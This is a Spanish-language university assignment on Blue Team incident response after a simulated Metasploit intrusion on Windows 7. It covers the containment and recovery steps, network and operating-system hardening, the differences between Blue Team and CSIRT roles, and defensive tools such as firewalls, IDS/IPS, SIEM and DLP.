En esta entrega exploraremos los pasos y procedimientos que los profesionales de ciberseguridad del Equipo Azul deben seguir en caso de un ataque cibernético en tiempo real, así como las formas de reparar los sistemas después de un incidente del Equipo Rojo. Para esto necesitamos la información contenida en el Anexo 5 – Escenario 4, la cual describo a continuación:

Figura 40

Anexo 5 – Escenario 4



Fuente. Universidad Nacional y a Distancia, UNAD. (2024). Anexo 5 – Escenario 4. https://campus118.unad.edu.co/ecbti144/pluginfile.php/6400/mod_folder/content/0/Anexo%205%20-%20Escenario%204.pdf?forcedownload=1

Frente a un ataque en tiempo real lo primero que debemos hacer es lo siguiente:

Identificar el tipo de ataque: si el ataque es un phishing, ransomware, ataque DDoS, intrusión en redes, etc. A veces los signos de un ataque pueden ser evidentes. La atención se centra en detectar actividades inusuales o sospechosas que indiquen un posible incidente de seguridad. Se pueden utilizar herramientas de análisis y monitoreo de registros para identificar posibles intrusiones o comportamientos anómalos en el sistema.

Contención del ataque: Una vez que se detecta un incidente, es fundamental que se tomen medidas de contención para evitar su propagación. Esto puede incluir aislar el sistema afectado, desconectarlo de la red o implementar medidas de seguridad adicionales para evitar daños mayores. Si tenemos acceso a los sistemas comprometidos, tratar de desconectarlos de la red para evitar que el ataque se propague. Esto puede incluir desconectar el dispositivo de internet o cortar las conexiones a la red interna y de esta manera tomar medidas para minimizar el impacto del incidente en otros equipos o usuarios.

Erradicación: En esta etapa debemos eliminar la causa del incidente de raíz, para esto haremos un análisis exhaustivo con la ayuda de herramientas, buscando entender como ocurrió el incidente y tomar las medidas pertinentes para eliminar cualquier tipo de malware. De esta forma podremos restablecer configuraciones seguras y restaurar a modo funcional los sistemas afectados en el ataque. Es importante conservar evidencia de los sistemas comprometidos y preservar los registros y datos del ataque con la finalidad de poder prevenir y reportar a las autoridades.

Recuperación: Después de erradicar el malware de raíz debemos restaurar los sistemas que fueron afectados, esto implica restauración de archivos y sistema, para ello podemos usar copias de seguridad guardadas con anterioridad.

Notificación del incidente: Debemos notificar el incidente de seguridad tanto de forma interna (directivos y personal) como de forma externa (autoridades locales y partes interesadas). En casos de ataques graves, especialmente aquellos que involucran robo de datos o daños a infraestructura crítica, es importante contactar a las autoridades pertinentes (como la policía o agencias de ciberseguridad).

Evaluación del impacto: Aquí debemos llevar a cabo una revisión detallada del incidente para analizar como ocurrió y como se podría evitar en el futuro evaluando el impacto del ataque (pérdida de datos, filtración de información, etc.). Se documentarán las lecciones aprendidas y se ajustarán los procedimientos y sistemas según sea necesario para mejorar la capacidad de responder a incidentes futuros. Se deben verificar diversos planes de riesgo, seguridad y desempeño para poder realizar ajustes que contenga el evento presentado.

Hardenización para prevenir ataques:

El ataque genera una fuga de información al interior de la organización por medio de un equipo de cómputo en la dependencia por tener instalada una aplicación vulnerable bajo un sistema operativo Windows 7 y dicha aplicación tiene asociado el exploit, el cual genera un acceso mediante Shell, que le permite escalar privilegios al punto de dejar crear un usuario con permisos de administrador, con los cuales es posible tener acceso a toda la información de este equipo. Dicha vulnerabilidad fue explotada desde una VM Kali Linux haciendo uso de herramientas como NMAP, Metasploit.

Podremos prevenir este tipo de ataques fortaleciendo la parte de red y la parte del sistema operativo de la siguiente manera:

Hardening de la Red:

Configuración segura de los dispositivos de red (firewalls, routers, switches, etc.):

Firewalls: Asegurarse de que el firewall esté configurado adecuadamente para filtrar el tráfico de entrada y salida, permitiendo solo el tráfico necesario y bloqueando el no deseado.

Routers y switches: Desactivar servicios innecesarios (como Telnet, FTP, etc.), habilita las contraseñas fuertes para los dispositivos de administración y asegúrate de que las configuraciones de enrutamiento sean seguras.

Mantener todos los dispositivos de red (routers, switches, firewalls, servidores) y software actualizado con los últimos parches de seguridad. Los dispositivos obsoletos o mal configurados son vulnerables a ataques.

Segmentación de la red:

Utilizar subredes (VLANs) para dividir la red en diferentes segmentos, limitando el acceso entre ellos solo cuando sea necesario. Esto ayuda a contener posibles brechas de seguridad, ya que un ataque en una subred no comprometerá toda la red.

Implementar listas de control de acceso (ACL) y firewalls internos para segmentar el tráfico entre diferentes áreas de la red, como la red corporativa, la red de invitados y la red de servidores críticos.

Implementar redes privadas virtuales (VPN) para conexiones remotas seguras y Tunneling para proteger el tráfico entre sucursales.

Monitoreo y detección de intrusiones:

Implementar un sistema de detección de intrusiones (IDS) y/o prevención de intrusiones (IPS) para detectar y bloquear actividades sospechosas o maliciosas en la red.

Realizar auditorías de seguridad regulares y monitoreo de logs para identificar accesos no autorizados o comportamientos anómalos. Puedes usar Sistemas de Gestión de Información y Eventos de Seguridad (SIEM) para centralizar el análisis de eventos.

Configura alertas en tiempo real para notificar a los administradores de la red sobre eventos sospechosos.

Desactivación de servicios innecesarios:

Revisar todos los servicios que se están ejecutando en tus dispositivos de red y desactiva aquellos que no son necesarios. Esto reduce las posibles puertas de entrada para los atacantes. Ejemplos de servicios que deben desactivarse incluyen SMB, Telnet, FTP, SNMPv1/v2, UPnP, y otros protocolos inseguros o que no están siendo utilizados.

Control de acceso físico a la red:

Limitar el acceso físico a los dispositivos de red, como routers, switches, servidores, y otros equipos críticos. Esto incluye el uso de cerraduras y control de acceso en centros de datos y áreas sensibles.

Asegurarse de que los cables de red no sean fácilmente accesibles o manipulables por personas no autorizadas.

Ejemplo de Herramientas útiles para el hardening de la red:

Firewalls: pfSense, Cisco ASA, Fortinet.

Sistemas de detección de intrusiones (IDS/IPS): Snort, Suricata.

VPN: OpenVPN, WireGuard.

Herramientas de escaneo de vulnerabilidades: Nessus, OpenVAS, Nexpose.

Sistemas de gestión de logs (SIEM): Splunk, ELK Stack, Graylog.

Hardening del sistema operativo

El hardening de Windows 7 es el proceso de asegurar el sistema operativo contra vulnerabilidades y posibles amenazas, como el malware, ataques de hackers y accesos no autorizados. Aunque Windows 7 ya no recibe soporte oficial de Microsoft desde enero de 2020, muchos entornos todavía utilizan este sistema, por lo que es importante tomar medidas para asegurar su seguridad.

Mantener el sistema actualizado:

Instalar todos los parches y actualizaciones disponibles: Aunque Windows 7 ya no recibe actualizaciones regulares, si estás utilizando una versión que aún recibe soporte extendido, asegurarse de instalar los parches de seguridad de manera regular.


Habilitar actualizaciones automáticas: Si es posible, habilita las actualizaciones automáticas para recibir los últimos parches de seguridad.

Configurar el control de cuentas de usuario (UAC):

Habilitar UAC (Control de Cuentas de Usuario): Asegurarse de que el UAC esté habilitado y configurado para el nivel más alto. Esto garantiza que los usuarios deban proporcionar una contraseña o confirmación antes de realizar cambios importantes en el sistema.

Figura 41

Configuración de Control de Cuentas de Usuario




Fuente. Autoría Propia

Deshabilitar servicios innecesarios:

- Desactivar los servicios que no son necesarios para reducir la superficie de ataque. Algunos servicios comunes que podrías desactivar si no son necesarios incluyen:
    - **Servidor** (Server)
    - **Impresora y colas de impresión** (Print Spooler) si no necesitas imprimir.
    - **Remote Desktop** si no utilizas escritorio remoto.
    - **SMBv1**: Dado que SMBv1 es vulnerable, se debe deshabilitar.

Figura 42

Configuración de Escritorio Remoto




Fuente. Autoría Propia

Desactivar cuentas y contraseñas predeterminadas:

- Deshabilitar la cuenta de "Administrador" integrada
- Configurar contraseñas fuertes para todas las cuentas. Asegurarse de que se utilicen contraseñas complejas (al menos 12 caracteres, con una combinación de letras mayúsculas, minúsculas, números y símbolos).

Figura 43

Creación Contraseña Compleja



Fuente. Autoría Propia

Implementar Políticas de Seguridad Local:


- **Configurar políticas de seguridad mediante "Política de Seguridad Local"**:
- **Contraseña de complejidad**: Habilitar la opción de que las contraseñas sean complejas (mayúsculas, minúsculas, números, símbolos). MFA también.
- **Tiempo de expiración de contraseñas**: Configurar la caducidad de las contraseñas para forzar el cambio regular.
- **Bloqueo de cuenta**: Configurar un límite de intentos fallidos de inicio de sesión antes de bloquear la cuenta temporalmente (por ejemplo, 5 intentos).
- **Auditoría de eventos**: Habilitar la auditoría de eventos de inicio y cierre de sesión, así como otros eventos críticos para realizar un seguimiento de actividades sospechosas.

Configurar el firewall de Windows:

- **Habilitar y configurar el firewall de Windows** para proteger la máquina contra ataques externos. Activar el Firewall de Windows para las redes privadas y públicas.
- **Configurar reglas personalizadas** para bloquear puertos y servicios que no necesites.

Figura 44

Activar Firewall de Windows 7




Fuente. Autoría Propia

Habilitar antivirus y software de protección:

- **Instalar un software antivirus confiable**: Si no tienes instalado un antivirus, asegúrate de que la computadora esté protegida por uno que reciba actualizaciones de firmas de virus y que tenga protección en tiempo real.
- **Mantener el software antivirus actualizado**: Si utilizas Windows Defender (que ya está integrado en Windows 7), asegurarse de que las actualizaciones automáticas estén habilitadas.

Figura 45

Antivirus Windows Defender



Fuente. Autoría Propia

Desactivar la ejecución de archivos en ubicaciones no confiables:

- **Desactivar la ejecución automática** de dispositivos USB y otros medios extraíbles
- **Desactivar archivos .exe de lugares no confiables**: Configura para que no se ejecute código de ubicaciones no autorizadas.

Configurar y aplicar cifrado de discos (BitLocker o alternativas):

- **Activar BitLocker**: Si tienes Windows 7 Professional o Enterprise, puedes usar **BitLocker** para cifrar el disco duro y proteger la información en caso de robo o acceso no autorizado, si no puedes usar BitLocker, considera otras soluciones de cifrado de disco como **VeraCrypt**.

Desactivar los puertos innecesarios:

- **Desactivar puertos físicos** que no se utilizan, como USB, FireWire, etc. Esto se puede hacer en el BIOS/UEFI.
- **Deshabilitar servicios de red innecesarios**, como el acceso a escritorio remoto (si no se usa) o servicios de archivo compartido.

Configurar registros y auditoría:

- **Configurar el registro de eventos y auditoría** para realizar un seguimiento de las actividades en el sistema. Habilita las auditorías de inicio de sesión, accesos a objetos y cambios de configuración en las **Políticas de seguridad local**.

- **Aplicar herramientas adicionales de hardening:**
- **AppLocker** (en ediciones Enterprise): Puedes usar **AppLocker** para crear reglas que limiten qué aplicaciones pueden ejecutarse en el sistema, lo que ayuda a prevenir la ejecución de software no autorizado.
- **Protección contra malware**: Instalar herramientas adicionales de protección contra malware, como **Malwarebytes** o **HitmanPro**.

Eliminar o desactivar protocolos inseguros:

- **Deshabilitar SMBv1** ya que es vulnerable a ataques como **WannaCry**.
- **Desactivar protocolos de red antiguos** (como **Telnet**, **FTP**, etc.) si no se usan. Usa en su lugar protocolos más seguros como **SSH** y **SFTP**.

Auditorías y Pruebas de Seguridad:

- Realizar pruebas de penetración internas para llevar a cabo auditorías de seguridad periódicas y verificar que las medidas de hardening sean efectivas.

Diferencias Entre un Equipo Blue Team y un Equipo de Respuesta a Incidentes Informáticos:

La diferencia principal entre Blue Team y CSIRT radica en sus enfoques, funciones y objetivos dentro de la ciberseguridad. Aunque ambos se centran en la protección y respuesta ante incidentes de seguridad, sus roles, estructura y actividades son distintas.

Blue Team:

El Blue Team es un equipo defensivo responsable de proteger la infraestructura de TI, detectar ataques, mitigar riesgos y mejorar la seguridad general de la organización. Tiene como objetivo fortalecer la seguridad de las redes y sistemas a través de una serie de medidas preventivas y reactivas.

Enfoque: La defensa del sistema y de la red se basa en una estrategia continua, proactiva y reactiva. El Equipo Azul siempre está trabajando en la detección temprana, la protección, la prevención de amenazas y la remediación.

Equipo de Respuesta A Incidentes Informáticos:

CSIRT (Equipo de respuesta a incidentes de seguridad informática) es un equipo de respuesta a incidentes de seguridad informática. Es un equipo especializado en dar respuesta a incidentes de ciberseguridad. Se centra en la respuesta a ciberataques, la gestión de incidentes, el análisis forense y la recuperación de los sistemas afectados.

Enfoque: Su funcionamiento es esencialmente reactivo, ya que se activa cuando se detecta un incidente o brecha de seguridad. El CSIRT es responsable de investigar, gestionar y mitigar los efectos del incidente, así como de colaborar con otras entidades para gestionar las consecuencias del ataque.

Las principales funciones de un CSIRT son las siguientes:

- ✓ Prevenir, detectar y responder a incidentes de seguridad informática.
- ✓ Coordinar la respuesta a incidencias entre los diferentes departamentos de la organización.
- ✓ Analizar eventos y realizar análisis forenses.
- ✓ Comunicar y reportar incidentes de seguridad dentro y fuera de la organización.

Figura 46

Diferencias entre Blue Team y CSIRT

CARACTERÍSTICA	BLUE TEAM	CSIRT
Enfoque	Preventivo, proactivo	Reactivo, enfocado en la respuesta a incidentes
Propósito	Fortalecer la seguridad, prevenir ataques	Responder a incidentes, mitigar y recuperar
Actividades	Monitorización, configuración de defensas, auditoría	Gestión de incidentes, análisis forense, recuperación
Herramientas	IDS/IPS, firewalls, SIEM, antivirus, análisis de vulnerabilidades	SIEM, herramientas forenses, análisis de logs
Colaboración	Interna, con IT y otros departamentos	Interna y externa, con otros CSIRTs y agencias externas
Tiempo de actividad	Continuo, en defensa y prevención	Activación en respuesta a incidentes
Composición	Equipos permanentes de seguridad y administradores	Equipos especializados en respuesta a incidentes

Fuente. Autoría Propia

Como especialistas en seguridad informática tanto Blue Team como CSIRT se apoyan en el CIS “Center For Internet Security”, son recomendaciones de configuración prescriptivas para más de 25 familias de productos de proveedores. Representan el esfuerzo consensuado de expertos en ciberseguridad de todo el mundo para ayudarlo a proteger sus sistemas contra amenazas con mayor confianza.

Las comunidades de CIS Benchmarks están compuestas por más de 12000 profesionales de seguridad informática que participan en el proceso de consenso para desarrollar recomendaciones de configuración segura. Cada una de estas personas aporta algo diferente al proceso de desarrollo de la comunidad.

El CIS (Centro para la Seguridad de Internet) desempeña un papel clave en los equipos BlueTeam, responsable de la seguridad defensiva en Internet. CIS proporciona directrices y mejores prácticas de la industria para ayudar a proteger los sistemas, las redes y los datos de las amenazas cibernéticas. Estas pautas cubren configuraciones seguras de sistemas operativos, dispositivos, dispositivos de red, entre otros, y son utilizadas por los equipos de BlueTeam para garantizar la postura de seguridad de una organización. Además, CIS proporciona herramientas y recursos para evaluar y mejorar la seguridad cibernética, lo cual es esencial para el trabajo de BlueTeams de protegerse rápidamente contra las amenazas cibernéticas.

Es importante que las organizaciones implementen una sólida estrategia de protección de datos para reducir la posibilidad de una violación de datos, que a menudo conduce a pérdidas financieras. CIS Controls es una colección de mejores prácticas de seguridad informática para mitigar los ciberataques a sistemas y redes.

De igual manera los equipos estratégicos en ciberseguridad hacen uso de SIEM o Gestión de Eventos e Información de Seguridad, la cual es una herramienta de seguridad informática

diseñada para recopilar y analizar eventos e información de seguridad de diferentes fuentes y sistemas de una organización en tiempo real. El objetivo principal de SIEM es proporcionar visibilidad completa de la infraestructura de seguridad de una organización y detectar actividades sospechosas o maliciosas que podrían comprometer la seguridad de la empresa.

Herramientas de Contención de Ataques Informáticos:

Las herramientas de contención de ataques informáticos son fundamentales para limitar el impacto de un incidente de seguridad y prevenir que un ataque se propague a otras partes de la infraestructura. Estas herramientas se enfocan en detener, aislar, o mitigar los efectos de un ataque después de que ha sido detectado. Algunas se utilizan para interrumpir la actividad maliciosa, otras para aislar sistemas comprometidos o bloquear el acceso no autorizado.

Firewalls (Cortafuegos)

- **Función**: Los firewalls son fundamentales para la contención de ataques al controlar el tráfico de red entrante y saliente, permitiendo o bloqueando paquetes de datos según políticas de seguridad predefinidas.
- **Uso**: Los firewalls pueden configurarse para bloquear el acceso a redes específicas, limitar el tráfico a puertos no utilizados, o incluso para bloquear direcciones IP de fuentes maliciosas.
- **Ejemplos**:
    - **pfSense** (firewall de código abierto con capacidades avanzadas)

      PfSense es un programa de código abierto que permite al usuario tener un firewall de alto nivel en su computadora. PfSense permite configurar un firewall desde máquinas

virtuales, que se puede descargar desde su sitio web oficial. Sin embargo, también se venden dispositivos físicos (electrodomésticos) que vienen con un sistema incorporado y listos para funcionar. PfSense es un firewall que se ubica entre Internet y nuestros dispositivos para detectar actividades sospechosas y bloquearlas de inmediato. Esto puede protegernos de la mayoría de las amenazas externas (aunque también puede haber fuentes internas de amenazas). Por este motivo, es un software o hardware bastante útil para empresas o incluso para uso personal.

- **Cisco ASA**
- **Windows Firewall**

Sistemas de Prevención de Intrusiones (IPS) y Sistemas de Detección de Intrusiones (IDS)

- **Función:** Los sistemas IDS y IPS son esenciales para detectar y prevenir ataques en tiempo real. El IDS monitorea el tráfico y genera alertas, mientras que el IPS toma medidas activas para detener o mitigar el ataque.
- Uso: Se utilizan para identificar patrones sospechosos o actividades anómalas y bloquear ataques, como los de tipo DDoS, inyecciones SQL o ataques de día cero.
- Ejemplos:
  - ✓ Snort (IDS/IPS de código abierto)
  - ✓ Suricata
  - ✓ Cisco Firepower

Sistemas de Información y Gestión de Eventos de Seguridad (SIEM)

- Función: Las plataformas SIEM recolectan, almacenan y analizan datos de eventos y registros en tiempo real para detectar actividades sospechosas o maliciosas. Estas

herramientas son clave para la contención porque permiten identificar patrones de ataque y coordinar respuestas.

- Uso: Ayudan a analizar eventos en tiempo real y pueden activar alertas, además de proporcionar la visibilidad necesaria para tomar decisiones informadas sobre cómo contener el ataque.
- Ejemplos:
    - ✓ Splunk
    - ✓ ELK Stack (Elasticsearch, Logstash, Kibana)
    - ✓ IBM QRadar

Sistemas de Prevención de Pérdida de Datos (DLP)

- Función: Las soluciones DLP ayudan a prevenir la fuga de datos, especialmente información sensible que podría ser extraída por un atacante durante un ataque.
- Uso: Configurando políticas que restringen la transferencia de información confidencial fuera de la red corporativa. Si se detecta un intento de extracción de datos, la herramienta puede bloquear el acceso.
- Ejemplos:
    - ✓ Symantec Data Loss Prevention
    - ✓ Digital Guardian
    - ✓ McAfee DLP

Herramientas de Contención de Malware

- Función: Ayudan a contener y mitigar los efectos de un ataque de malware. Estas herramientas son útiles cuando se detecta malware en un sistema y se necesita detener su propagación.
- Uso: Se utilizan para eliminar o aislar el malware, ya sea que esté en un sistema, red o dispositivo conectado. También proporcionan herramientas para erradicar el malware sin afectar el funcionamiento del sistema.
- Ejemplos:
  - Malwarebytes (para escanear y eliminar malware)
  - CrowdStrike Falcon (protección avanzada contra amenazas)
  - Kaspersky Anti-Virus (detección y eliminación de malware)

  Kaspersky es una empresa global de ciberseguridad que ofrece una amplia gama de soluciones para proteger dispositivos, redes y datos contra amenazas cibernéticas, como malware, virus, ransomware y otras formas de ciberataques. Fundada en 1997 en Rusia, Kaspersky es conocida por su software antivirus y otras herramientas de seguridad informática. La compañía ha ganado reconocimiento internacional por su efectividad en la detección y protección contra malware.[1]

  Características clave:

  - Detección avanzada de amenazas: Utiliza tecnologías como la inteligencia artificial y el aprendizaje automático para identificar y detener nuevas amenazas.

[1] «Acerca de nosotros | Kaspersky».

- Protección en tiempo real: Kaspersky ofrece protección continua contra virus, malware, ransomware y otras amenazas cibernéticas.
- Análisis de comportamientos sospechosos: Detecta actividades sospechosas en el sistema a través de la monitorización de comportamientos inusuales.
- Prevención de fraudes y robo de datos: Protege al usuario de intentos de fraude en línea y robo de identidad.
- Kaspersky ha sido reconocido por su alta tasa de detección de malware y ha obtenido excelentes calificaciones en pruebas independientes de laboratorios de seguridad, como AV-Test y AV-Comparatives.
- Sin embargo, la empresa ha estado en el centro de controversias en relación con su origen en Rusia y preocupaciones sobre su posible vinculación con el gobierno ruso. Aunque no se ha demostrado evidencia de tales vínculos, algunos gobiernos y organizaciones han optado por evitar el uso de sus productos por razones políticas y de seguridad.

OTRAS HERRAMIENTAS OPEN SOURCE:

Fail2Ban

- Descripción: Fail2Ban es una herramienta de contención de ataques de fuerza bruta que protege sistemas contra intentos de acceso no autorizado. Se utiliza principalmente para proteger servidores SSH, FTP, y otros servicios que podrían ser blanco de ataques de fuerza bruta.

Conclusiones

Existen herramientas que ayudan en cada una de las etapas del pentesting, podemos nombrar: metasploit, nmap, openvas, así como también servicios en línea: exploitdb y cve. El uso combinado de estas herramientas y recursos permite a los profesionales de seguridad realizar evaluaciones exhaustivas y efectivas de las infraestructuras. Cada herramienta cumple un papel específico, y su integración en un enfoque holístico de ciberseguridad es esencial para proteger sistemas y datos de manera efectiva. Sin embargo, es fundamental utilizarlas de manera ética y responsable, siempre con el consentimiento adecuado y en entornos controlados.

Colombia ha establecido un marco legal robusto, incluyendo la Ley 1273 de 2009, que tipifica delitos informáticos, y la Ley 1712 de 2014, que promueve la transparencia y el derecho a la información.

En el contexto del pentesting (pruebas de penetración), un Red Team es un grupo especial de profesionales que simulan ataques reales contra la infraestructura de una organización para evaluar su seguridad. Los miembros del Red Team actúan como atacantes maliciosos y utilizan una combinación de técnicas ofensivas para probar las defensas de la organización.

Los hallazgos resaltan la necesidad de medidas de seguridad proactivas para los activos de información, como actualizaciones periódicas de software, parches de seguridad y una mayor concienciación del personal, para reducir el riesgo de posibles intrusiones y proteger la integridad de los sistemas.

Un análisis detallado de los pasos para detectar y responder a incidentes informáticos en tiempo real demuestra la importancia de contar con profesionales de ciberseguridad Blue Team altamente capacitados y con las últimas tecnologías y herramientas. La detección temprana y la

respuesta eficaz son fundamentales para reducir el impacto de los ciberataques en las organizaciones.

Comprender la diferencia entre los equipos azules y los equipos de respuesta a incidentes de TI ha demostrado la importancia de la colaboración entre diferentes grupos para fortalecer la postura de ciberseguridad de la organización.

El Blue Team trabaja para prevenir incidentes de seguridad, enfocándose en la protección continua y proactiva de la infraestructura. Los CSIRT, por otra parte, tienen un enfoque reactivo, es decir, intervienen para responder y gestionar incidentes una vez identificados u ocurridos. Ambos equipos son importantes en la ciberseguridad moderna y, a menudo, trabajan juntos, ya que un Equipo Azul fuerte puede ayudar a reducir la cantidad de incidentes que un CSIRT debe gestionar.

El hardening de la red es un proceso continuo que implica asegurar la infraestructura de red a través de la configuración adecuada de dispositivos, segmentación, control de accesos, actualizaciones, y monitoreo. Al implementar estas prácticas, la red será mucho más resistente a ciberataques y accesos no autorizados.

Recomendaciones

